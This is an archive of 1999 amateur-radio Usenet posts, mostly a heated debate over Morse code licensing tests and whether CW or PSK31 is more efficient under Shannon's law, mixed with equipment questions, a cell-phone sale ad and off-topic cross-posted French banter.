The only objective justification for Morse testing at all is that we signed
an international treaty that says that we will test our amateurs prior to
granting them a license for HF radio. It's hard to imagine why anyone should
be denied access to HF spectrum on the basis of how fast they can do Morse
code, particularly when spectrum granted by passing such exams are not
exclusively Morse frequencies. That seems unnecessarily discriminatory.

Mark

> 73, Hans, K0HB

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1294. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: konstans@nospam.nwpt.net
Message-ID: <36db3535.9202839@news.npwt.net>
Source record: 19278
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Mon, 01 Mar 1999 12:15:42 -0700, W6RCecilA <w6rca@ibm.net> wrote:

>Dick Carroll wrote:
>> I strongly oppose dropping code testing since I am certain
>> that would spell the end of use of the mode and that would
>> be a profoiund loss to the communications capability of the
>> ARS.

Then Dick why can't you then admit that that Code testing is a Morse Code welfare system then at least you'd be being honest about the matter. If Morse Code can only survive by continued testing then it can not survive long with code testing. Have you noticied that the numbers of Code tested hams is declining? If Morse Code is dependant on continued testing then it doomed. I OTH don't think it is dependant on testing. It will IMO decline further in relitive use if code testsing is ended, but so what? You still can't pose a senario where we end up harmed by the steady decline in the numbers of Morse tested hams. You can't come up with anything that prevent the use of CW with the ending of testing except a belief, unsupported by anything lciaming to evedence, except the vague fear that Morse Will end with the end of testing. Have you heard the word paranoia?
>
>... and I, Dick, am willing to spread myths and lies to try
>to preserve my Morse code religion in the face of overwhelming
>scientific evidence otherwise.
>--
>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Mark Morgan
KB9RQZ

Public comment welcome, indeed private email
on the Morse Code issues, esp if insulting will
become at My sole discretion
Sending Private email is deemed acceptance of these terms

Why can't people keep there flames Public?

1295. Suppliers of 4-contact submini phone jacks?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Aaron Hanson <nanobit@worldnet.removethis.att.net>
Message-ID: <7bfj8p$qtb@bgtnsc01.worldnet.att.net>
Source record: 19279

Hi All-

I want to build the equivalent of the OPC-782 cable for my Icom-Q7 handheld. I found a schematic, but I'm still looking for a supplier of the radio-end of the cable, which is a subminiature jack with 4 contacts.

Does anybody know what I'm talking about?

Thanks!

-Aaron

1296. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7bfk18$e3n@nntp.seflin.org>
Source record: 19280
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA (w6rca@ibm.net) wrote:
: James Rosenthal wrote:
: > You'd probably go nuts listening to all the ringing, but hey, anything to
: > prove a point ;) What -- what 'e say?

: I've often wondered why the DSP unit doesn't do a DFT/FFT at
: the Morse code frequency and re-generate a single corresponding
: tone. Ringing can certainly be compensated for in the DSP unit.
: If one has DSP throughput already, why not make full use of
: it? Why stop with filters? Why not decode and re-generate Morse
: code? Why not DFT/FFT and decode standard FSK to serial
: Baudot/ASCII/AMTOR/PACTOR?

$$$$$ that's why.

Read up on the TimeWave DSP-599zx (I have one). It is set to regernerate RTTY (only). Has a tuning meter to help tune it in also. Has DCD etc. I've also found a way to get the tuning meter to work on other digital modes (when used as a DSP filter.) I emailed the designer and he said they had a little room left over in the ROM so they included at RTTY regenerator (because he happens to like RTTY it seems ;) Works like a champ.

: The Morse code mode on a DSP should be able to eliminate all
: uncoordinated signals (QRN) and all coordinated signals
: (heterodynes) that are wider than a Morse code 'dah'. Why
: the heck hasn't anyone done that?

Be our guest ;)
: --
: 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

If you use a DSP narrow filter and a receiver DSP CW filter in combination (the IC-756 can be narrowed to 80 Hz) and then use the outboard DSP to really zero in on your (now, very slow speed CW) desired signal you should be able to almost do as good as a very slloooow typer using PSK ;-)))) Of course the PSK guy could just type at =>50 WPM and outrun the CW guy anyway (with DC's permission of course ;))

Maybe that combination can be corerced to "ignore" Shannon's LAW and we -can- receive 50 WPM at 10 Hz B/W ;-))))))) After all, a DSP unit shouldn't "know" or have read anything about Shannon =8O
--
Jim Rosenthal, WA4STJ

1297. ZAURUS TERMINAL PROGRAM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: budda250@aol.com
Message-ID: <19990301223620.19874.00002155@ng97.aol.com>
Source record: 19281

ANYONE KNOW OF A TERMINAL PROGRAM FOR THE SHARP ZAURUS?

1298. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bfnmhltv0@208.207.71.174>
Source record: 19282
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

markv@pixar.com wrote:
>
> > So ask any traffic handler which he would prefer-a 20wpm
> > circuit that was open and handling traffic, or a 50wpm "high
> > speed" circuit that is not capable of working---Betcha on
> > which he'll choose!!!
>
> Luckily he also has the choice of picking a 20wpm circuit that operates at
> least 6 and more likely 10db below what the Morse circuit will do.
>

But which still won't print under conditions which he is
able to copy the CWID...

1299. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bfrgl$476$0@208.207.71.174>
Source record: 19283
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
>
> Each mode has it's physical limits, and when conditions are marginal we
> approach those limits. Why do you continue to maintain that these things
> are irrelevant to hams?

Jim, Please try to understand. I believe that my outlook on this situation represents a far greater number of licensed ham radio operators, even those who DO have technical qualifications, than most of you who are graduates in engineering or physics will ever represent, and most of you don't seem to understand that or its implications for the future. I have no technical degree, but you must understand that I am no novice.

My problem with all this is simple. *Under the conditions that I was operating* at the time that I was able to copy the CWID and not the PSK signal, it seems very clear to me that the CW signal would have to have had an efficiency edge over PSK for it to be copyable while PSK was not. But still the technical elite insist that this is not so, rather that there was no "level playing field" and "apples and oranges". It really does destroy the credibility of their entire argument. If the reason that CW was copyable while PSK was not is in fact that CW *Did* have an efficiency advantage *under those circumstances*, they should just say so instead of continuing the incessant CW-bashing-at-all-costs routine.

Yes- I know well of the advantages of receiving with a narrow bandwidth, and the advantages of phase shift modulation. But the narrow bandwidth filter has been said -several times here- to be present within the PSK31 program in DSP. Yet it did not serve to cause the PSK signal to be copyable while the CW signal was, in its own wideband environment. So *under those circumstances* it appears that all the information theory is working against itself. Cecil says that in order for a comparison to be valid, one must force the CW signal through the 31 cycle filter, which would of course render *it* also uncopyable. So what remains is total confusion, and the very apparent defeat of workable communications just to preserve the theory. Are you really surprised that I find all that to be ludicrous?

Dick C

>
> But the fact that there are better ways to encode and transmit data does
> not necessarily argue that hams shouldn't possess at least some ability to
> do it manually. It only argues that hams should perhaps also be required
> to able to use the more advanced modes. From that, we might actually see
> an improvement in the Amateur Service.
>
> I think we would also see an improvement by involving a greater number of
> our good operators in more amateur radio activities - particularly at HF.
> I see a reduced code requirement for the General class license as a better
> enticement for people to get a ham license, learn more theory, and learn
> code. Operating experience should be the incentive/goal of the service,
> rather than simply code speed. And I don't see that providing a vehicle
> for some operators to look down their noses at others by overly
> stratifying operating privileges is either healthy or fair. However the
> benefits of completely eliminating an amateur operating capability from
> the requirements in amateur radio are not readily apparent, not do I
> think they can be shown.
>
> 73 de Jim, AC6XG

1300. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bfsui$476$1@208.207.71.174>
Source record: 19284
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> James Rosenthal wrote:
> > You'd probably go nuts listening to all the ringing, but hey, anything to
> > prove a point ;) What -- what 'e say?
>
> I've often wondered why the DSP unit doesn't do a DFT/FFT at
> the Morse code frequency and re-generate a single corresponding
> tone. Ringing can certainly be compensated for in the DSP unit.
> If one has DSP throughput already, why not make full use of
> it? Why stop with filters? Why not decode and re-generate Morse
> code? Why not DFT/FFT and decode standard FSK to serial
> Baudot/ASCII/AMTOR/PACTOR?
>
> The Morse code mode on a DSP should be able to eliminate all
> uncoordinated signals (QRN) and all coordinated signals
> (heterodynes) that are wider than a Morse code 'dah'. Why
> the heck hasn't anyone done that?
>

Maybe it's not as easy as it seems to be, in theory. That
DOES happen, you know. Regulary.

Dick c

1301. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bfven$476$2@208.207.71.174>
Source record: 19285
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:
>
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> Dick Carroll <dixieNS@townsqr.com> wrote in message
> news:7beb9irlg0@208.207.71.176...
> >W6RCecilA wrote:
> >>
>
> >> If a PSK signal occupies the same bandwidth as a CW signal and
> >> operates at the same baud rate as a CW signal, it will run
> >> circles around CW.
> >
> >
> > So just WHEN does a PSK signal occupy the same bandwidth,
> >you droll troll? THAT is what we've been talking about for
> >so long. With CW the operator can change bandwidths and data
> >speeds at will, continuously adjusting and optimizing the
> >conditions. In a bandwidth optimized for CW, CW can be
> >copied under conditions where PSK cannot.
>
> Baloney, Dick .... your total technical ignorance is (still) showing.
>
> What Cecil is saying is that if PSK were used at symbol rates equalling,
> say 20 wpm OOK Morse, that PSK would win hands down in a weak
> signal performance contest.
>

Karl, you really are a dumass....You hate code so much you
can't wait to knock it at every opportunity, so much that
you don't even read your buddy's posts. It was *CECIL* that
said the reason that I could copy CW when PSK wouldn't come
through was that the "playing field was slanted in favor of
CW"-which means that the channel was optimized for CW.
Whatta fool you are. Still. And forever.

Dick C

1302. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36e18bcc.8111661@news.cyberhighway.net>
Source record: 19286
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll <dixieNS@townsqr.com> wrote:

> Cecil says that in order for a comparison to be valid, one
>must force the CW signal through the 31 cycle filter, which
>would of course render *it* also uncopyable. So what remains
>is total confusion, and the very apparent defeat of workable
>communications just to preserve the theory. Are you really
>surprised that I find all that to be ludicrous?
>
>Dick C

At this point, I'm surprised that you manage to boot up your computer.
Do you enter your text with a keyer, or do you use a straight key?
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1303. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Rackham@Suzuki.4.me
Message-ID: <36dac03e.1415973@news.injep.fr>
Source record: 19287
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Le 01 Mar 1999 02:23:15 PST, "St. Jackanape" <jackanape@webtv.net> tapotait sur
son clavier:

>
>Rackham <Rackham@Suzuki.4.me> wrote in message news:36d6bb09.3046805@news.injep.fr...
>>Le 25 Feb 1999 20:37:05 PST, "St. Jackanape" <jackanape@webtv.net> tapotait sur
>>son clavier:
>>
>>>As an ordained minister with the Universal Life Church, and self appointed Saint, I can
>>>say with authority that Jesus is *not* my King.
>>>
>>>
>>tiens, en parlant de seins, quelqu'un a la nouvelle adresse d'estelle ??
>>
>>V++
>>
>>Rackham
>>
>>c`l`bre inventeur de la l`gendaire signature " V++ " utilis`e par de plus en plus de
>motards internautes
>>
>>visitez : http://ourworld.compuserve.com/homepages/camesco_developpements/perso.htm
>
>
>Est-ce qu'Estelle ont quelque roi class` selon la grosseur des poitrines? Ou est-ce qu'ils
>sont poitrines all`es parfaitement pour un roi? Les se renseignant esprits veulent savoir!
>
>Le Jackanape
>
>
it'a a joke with saints/seins (u hear the same sound in french)

the related esthelle is a top model who intented a trial about nude pictures on
a "personal homepage"

the french justice does not punished the publisher but the provider

but internet never die and now the picture are copied each day on a new url :o))

V++

Rackham
...BORN TO VOUS POURRIR A LA NC99...

c�l�bre inventeur de la l�gendaire signature " V++ " utilis�e par de plus en plus de motards internautes

visitez : http://ourworld.compuserve.com/homepages/camesco_developpements/perso.htm

1304. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Rackham@Suzuki.4.me
Message-ID: <36dac135.1663106@news.injep.fr>
Source record: 19288
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Le Mon, 01 Mar 1999 13:52:00 GMT, "MegaShaft_2000" <JohnsonMcHung@home.com>
tapotait sur son clavier:

>SPEAK ENGLISH!
>

hi,

why are u shouting

twin and myself are posting from a ng for french speaking people

thank's the silly "cul beni" (in french) who spamed a lot of ng about jesus who
is our king

sorry, I'm living in belgium and my king is Albert II, brother of Baudouin I
(+), son of Leopold III (+)

sur ce, on est 180 millions de francophones dans le monde et je te pourris sur
un 400 m feu rouge quand tu veux

V++

Rackham
...BORN TO VOUS POURRIR A LA NC99...

c�l�bre inventeur de la l�gendaire signature " V++ " utilis�e par de plus en plus de motards internautes

visitez : http://ourworld.compuserve.com/homepages/camesco_developpements/perso.htm

1305. Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: lionSS <lionSS@concentric.net>
Message-ID: <36DBA3C9.36DCE227@concentric.net>
Source record: 19289
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

For god(dess') sake, please post this somewhere RELEVANT!!! Far as *I'm* concerned...jesus may be YOUR king, but MY king is the man who takes care of me. I don't think it's jesus who cleans up my shit when I'm too damn weak to make it to the bathroom in time...might be a joke to *some*...some of you may actually *believe* it...but as I sit here waiting for someone *else* to die so that *I* can continue living and taking care of my handicapped 11-year old...the idea of a benevolent, loving, forgiving "god" is, to me, totally repugnant.

My intention is not to offend anyone; it's the thread that *I* find offensive. Lots of people need "Our Father..." just don't shove it in *my* face, please. Troll.

(Sorry for continuing the cross-posting myself...but don't know *where* it started...

frannie

1306. FS: Motorola M75 Digital Cell Phone Reduced

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <uLU6sMJZ#GA.274@upnetnews02.moswest.msn.net>
Source record: 19290
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola M75 Digital Cellular Phone

Unit is New has 99 alpha Number Storage Works with the PCS TDMA System
Comes with 1 High Cap NMiH Battery & 1 Slim Line NICK Cadmium Battery
Wall Charger.
This Phone Has A Built In Rapid Charger.

Also Comes with A Hands Free Kit With will charge the battery
Comes with remote mic to put on your visor and a remote speaker
It also Provides an external antenna connector
Asking $275.00 For all

For more Info On the M75 Click Here
http://www.mot.com/GSS/CSG/Products/TDMA/m75.html

If interested E-mail Me At ST1A55@msn.com Thanks!!

1307. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7bgg6q$u3s@enews4.newsguy.com>
Source record: 19291

Steve Sampson wrote in message ...
>Come on Jack. It's a simple little task, and you are blowing
>it all out of proportion. It's not the end of the world, but
>you will have to get off your ass.

Get off his ass? How could you make such a suggestion?

Let's be realistic, now!

Expecting people to get off their asses.... Boy O Boy!

I thought I'd heard everything.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1308. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Fred Peerenboom <peerenbf@dmapub.dma.org>
Message-ID: <fpQC2.92$zt2.208@news6.ispnews.com>
Source record: 19292
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In rec.radio.amateur.misc Colin Caulkins <caulkins@user2.teleport.com> wrote:
: I would like to bypass cellular providers by having a transceiver in my
: car and another at home which is connected to the phone line. I'm not
: trouble with that is, I don't know of any FRS radios with DTMF keypads.
: Are there any? Better still, are there any amateur transceivers that can
: transmit a full-duplex, encrypted, digital signal? If the answer is no,
: then why is the amateur market so technologically far behind cellular?
Amateur radio is not really technologically far behind cellular. Take a
gander at the frequency that the cell system uses and you will see how
such a small device can have the ability to run full duplex. Then look at
the size of the duplexers that you need for say 2 meter full duplex
operation. By the way, in the ancient past car phones used to run in the
400 meg ranges and they had a trunk full of equeipment, well not full but
a rather large transciever/duplexer unit back there to accomplish this.
Physical size of components in the system are very decisive factors in the
game. Not so much the technological ability.

Fred

---
peerenbf@dma.org

Fred KE8TQ
Lorraine KC8HWV

Sunny Dayton, Ohio
Look for us on Amateur Radio

1309. Relevant comparisons (was Re: Hartler-Shannon law)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7bgvna$t9d$1@nnrp1.dejanews.com>
Source record: 19293
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bfrgl$476$0@208.207.71.174>,
delete NS from address to reply <> wrote:

> Cecil says that in order for a comparison to be valid, one
> must force the CW signal through the 31 cycle filter, which
> would of course render *it* also uncopyable. So what remains
> is total confusion, and the very apparent defeat of workable
> communications just to preserve the theory. Are you really
> surprised that I find all that to be ludicrous?

Cecil doesn't just say this, so does Shannon. If you're
going to make a relevant comparison, you have to keep either
the bandwidth constant, or the throughput constant. A PSK31
signal is about 31Hz wide, so let's use that. A normally-shaped
OOK signal in the same bandwidth would be about (31 / 4) * 1.2
-> ~10WPM. PSK31/Varicode gives something like 50WPM in
the same bandwidth.

This part isn't confusing, it least it shouldn't be.

I personally believe it is very difficult to make objective
comparisons of a mode that is manually copied (Morse) and
an automatic mode (PSK31), so comparisons seem rather specious
to me, which is perhaps where the confusion comes from.

What's your real point, Dick? Don't worry about Cecil, Shannon
or anything else, just tell me what you're trying to prove. If
you're suggesting that OOK Morse sometimes works better than
PSK31, I might be inclined to agree, but everything I've read
so far indicates the comparison you're making isn't relevant.
You seem to be ignoring of objective factors (actual throughput)
and subjective factors (type of text being sent, duration of
test), and that makes the conclusion rather specious.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1310. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "Richard R. Plourde (Dick)" <rplourde@worldnet.att.net>
Message-ID: <7bguuu$ok1@bgtnsc03.worldnet.att.net>
Source record: 19294
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

:James W. KELLEY wrote:

:> Each mode has it's physical limits, and when conditions are marginal we
:> approach those limits. Why do you continue to maintain that these things
:> are irrelevant to hams?

Dick Carroll wrote:

: Jim, Please try to understand. I believe that my outlook on
:this situation represents a far greater number of licensed
:ham radio operators, even those who DO have technical
:qualifications, than most of you who are graduates in
:engineering or physics will ever represent, and most of you
:don't seem to understand that or its implications for the
:future. I have no technical degree, but you must understand
:that I am no novice.
:
: My problem with all this is simple. *Under the conditions
:that I was operating* at the time that I was able to copy
:the CWID and not the PSK signal, it seems very clear to me
:that the CW signal would have to have had an efficiency edge
:over PSK for it to be copyable while PSK was not.

Hello Dick...

What do you consider criteria for EFFICIENCY? Is a slower data rate more efficient? Is a wider bandwidth more efficient? Is a higher power level more efficient? NO, OF COURSE NOT!

I believe what you mean is that it got through and that was the criteria that you used for success. If that's the case then rewrite your account and conclusions of the day and DON'T use the word efficient. I know it's a conudrum but the INEFFICIENCY of CW is what allowed it to be copied by you. If you write your conclusions with that in mind you'll have a much better chance of us agreeing with your conclusions.

:But still
:the technical elite insist that this is not so, rather that
:there was no "level playing field" and "apples and oranges".
:It really does destroy the credibility of their entire
:argument. If the reason that CW was copyable while PSK was
:not is in fact that CW *Did* have an efficiency advantage
:*under those circumstances*, they should just say so instead
:of continuing the incessant CW-bashing-at-all-costs routine.

That's an INEFFICIENCY advantage, Dick. :-)
It's not CW bashing at all it's reality street (this is not Sesame Street).

: Yes- I know well of the advantages of receiving with a
:narrow bandwidth, and the advantages of phase shift
:modulation. But the narrow bandwidth filter has been said
:-several times here- to be present within the PSK31 program
:in DSP. Yet it did not serve to cause the PSK signal to be
:copyable while the CW signal was, in its own wideband
:environment. So *under those circumstances* it appears that
:all the information theory is working against itself.

No, you're working against yourself, just call 'a spade a spade' and you'll see that CW has more headroom than will ever be used by humans meaning the mode will only be as efficient as humanly possible (unless you put a machine at both ends)! :-)

: Cecil says that in order for a comparison to be valid, one
:must force the CW signal through the 31 cycle filter, which
:would of course render *it* also uncopyable. So what remains
:is total confusion, and the very apparent defeat of workable
:communications just to preserve the theory. Are you really
:surprised that I find all that to be ludicrous?

Just take a different tact and say 'I, Dick C, am wrongly using the word efficient' then you'll be able to type some truisms here and we will agree with you. What you said happened, did happen, but why it happened is not because of efficiency, it was because of brute force.

:> But the fact that there are better ways to encode and transmit data does
:> not necessarily argue that hams shouldn't possess at least some ability
to
:> do it manually. It only argues that hams should perhaps also be required
:> to able to use the more advanced modes. From that, we might actually see
:> an improvement in the Amateur Service.

It goes without saying that self-improvement is a good thing and realizing that CW is not more efficient than all other modes is on that road. CW by humans is an inefficient use of the mode itself; a machine could make better use of the bandwidth and power by cranking up the data rate.

I know, we'll have a go at it... I'll program the computer and you can be 'John Henry'. ;-)

--
73 de Dick, N1SJM
http://home.att.net/~rplourde/
http://www.qsl.net/n1sjm/

1311. Re: RTTY Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Ron Higgs <erhiggs@flash.net>
Message-ID: <36DC0206.A0481B72@flash.net>
Source record: 19295

You don't say whether you have your receiver set to RTTY mode or to SSB mode and whether you are using USB or LSB. You may have the signal upside down. Try using your software to change between 'normal' and 'reverse' and see if that helps. Also, ham signals are mainly 170 cps shift, make sure your TNC/Software is set for that. Try 14.080 to 14.090 HF 45 baud.

Richard Greaney wrote:
>
> I have two programs which supposedly decode RTTY transmissions. I have
> found what I am sure is RTTY on HF but cannot receive anything other
> than ARFGHTYUJHKDSAASSFAMNM<C type chars. Any particular reason why> I
> have tried altering the settings of the decoding prog in as many ways as
> possible.
>
> Secondly,
> Does anybody know what RTTY transmissions can be received in New
> Zealand?
> I am searching, in particular, for access to AFTN data.
>
> Any help would be greatly appreciated.
>
> Richard Greaney

1312. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DC1AF2.1EFC@ibm.net>
Source record: 19296
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> Karl, you really are a dumass....You hate code so much you
> can't wait to knock it at every opportunity, so much that
> you don't even read your buddy's posts. It was *CECIL* that
> said the reason that I could copy CW when PSK wouldn't come
> through was that the "playing field was slanted in favor of
> CW"-which means that the channel was optimized for CW.

Well Dick, let's slant the playing field in favor of QRO SSB
Vs QRP CW. That's exactly the same thing.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1313. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bh3p6esj0@208.207.71.167>
Source record: 19297
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > If the reason that CW was copyable while PSK was
> > not is in fact that CW *Did* have an efficiency advantage
> > *under those circumstances*, they should just say so instead
> > of continuing the incessant CW-bashing-at-all-costs routine.
>
> It doesn't have an efficiency advantage, Dick. It has an unfair
> advantage

You don't seem to understand that's about the same as saying that my Volkswagen will pull as big a load as your Mack truck, but first you've got to "level the playing field" by getting rid of the Mack's diesel engine and installing a "fair" equivalent little fourbanger in its place....

No wonder so many hams-who are not theorists/engineers are put off by all this --it may be theoretically factual, but it is nonsensical to say to a communicator that equivalent CWID/PSK31 signals of identical power output are not "equal".

And you still dodge the fact that UNDER THE CIRCUMSTANCES there *is* a clear advantage to CW at the same power level. Most people would say that when comparing two modes at the same power level, the one that works is the most efficient.

You'll have a very hard sell, trying to convince all the world's hams that efficiencies on the order of those involved here are truly worthwhile for anything more than a novelty in the ARS. Excepting the QRP crowd, hams have never been all that big on tiny, marginal signals regardless of theoretical "efficiencies".

In a ham radio where the major emphasis is on SSB yakking, and that's certain to only worsen as licenses become easier to get, it won't go well at all. When hams experience what I just did -copying the CWID when the PSK won't make it-, your "efficiencies" seem very elusive indeed. Even when we KNOW that there is an entirely different level of operation involved. Remember, I've actually worked PSK31 on the air, and this sure looks weird to me. The first impression is that it is fraudulent.

And, from a standpoint of accomplished communications, it just *doesn't compute* that the "better" mode is the one you're NOT able to copy at the same power level!!! Yeah, Right!!! No wonder you guys draw so many sidelong looks.

When rotten band conditions and interference run the noise and interference on the S-meter well into the red, it does take an act of faith to believe that the puny signals such as are involved here will do anything at all. Your work is cut out. There'll be *many* hams who just won't believe it. It'll take *lots* of proof, on the air. Being able to copy the CWID when you can't print the PSK31 doesn't help at all.

Dick C

1314. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bi3hshfl0@208.207.71.143>
Source record: 19170
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> James W. KELLEY wrote:
> > The only explanations I can think of is that the PSK was being sent at a
> > lower power level, ...
>
> It is indeed sent at a lower equivalent power level, Jim. The PSK31
> signal is at an equivalent -12dB compared to the CW ID signal.
>

And since the actual power level was the same, the
shortfall then is within the more efficient modulation mode.
The "best" mode wouldn't work while the most ancient and
"Obsolete" mode did.

Yeah, I understand. The Mathematical theory of
communication says that it's a mix of SNR, bandwidtbh and
type of modulation that determines what works best at lowest
power level. That's a primary reason why I was surprised
that the PSK wouldn't lock and print. I still believe that
"suboptimal" implementation was probably a factor.

I'm afraid this little episode doesn't enhance the status
of the "superefficient" modes at all. Your assertion of the
12dB "advantage" of CW, running at the same power level, in
circumstances where the CW was copyable but the PSK was not,
just naturally rings hollow, even if accurate.

Dick C

1315. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bic74$5k8$0@208.207.71.143>
Source record: 19171
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > You don't seem to understand that's about the same as
> > saying that my Volkswagen will pull as big a load as your
> > Mack truck, but first you've got to "level the playing
> > field" by getting rid of the Mack's diesel engine and
> > installing a "fair" equivalent little fourbanger in its
> > place....
>
> You don't seem to understand that's about the same as
> saying that a 1.5kw SSB signal will beat the socks off
> of a 1.5w CW signal. Therefore, SSB is superior to CW.
>

But there was so such power disparity...The power output on both CWID and PSK31 was identical...You've got to get the power disparity entirely through 'theory'...

It's difficult to accept that PSK, using the narrow DSP filter built into the software wouldn't function better. It appears to me that we had 1) the SNR advantages,2) with narrow filtering 3) the modulation mode advantages. I'm still puzzled why the CW came through when PSK would not. You seem to indicate that the requirements of PSK were not being met, but you don't say how nor why. It looks to me like they WERE met. What was missing? Why wouldn't PSK work too? It wasn't even "too weak to hear".

If your entire point is just that CW worked at identical power output level when PSK couldn't, because it was at such a severe disadvantage that it couldn't, that speaks rather poorly of the weaksignal performance of the PSK modes, IMO. I would have expected it to do much better, as in the stated assertions that "digital modes work at signal levels one cannot hear". Evidently this is incorrect, if this experience means anything.

It would be enlightening for others using PSK31 to see how their similar experiences unfold. Springtime static levels may soon make similiar conditions difficult to find. Perhaps different computers processing all the data a little differently produce variable results.

> > And you still dodge the fact that UNDER THE CIRCUMSTANCES
> > there *is* a clear advantage to CW at the same power level.
>
> But power level (actually S/N ratio) is only ONE of the
> THREE variables. They are all inter-related variables and
> are therefore interchangable. The CW ID on a PSK31 signal
> has the same advantage as if the power was increased 15 times
> just for the CW ID while holding all other parameters equal.
>
> > In a ham radio where the major emphasis is on SSB yakking,
> > and that's certain to only worsen as licenses become easier
> > to get, it won't go well at all.
>
> That's because USING DICK CARROLL'S LOGIC, SSB is extremely
> superior to CW in every way. All one has to do is run QRO
> SSB Vs QRP CW to prove that fact USING DICK CARROLL'S LOGIC.

So what became of the "Digital signals work at levels
lower than a human can hear"???

>
> > When hams experience what I
> > just did -copying the CWID when the PSK won't make it-, your
> > "efficiencies" seem very elusive indeed.
>
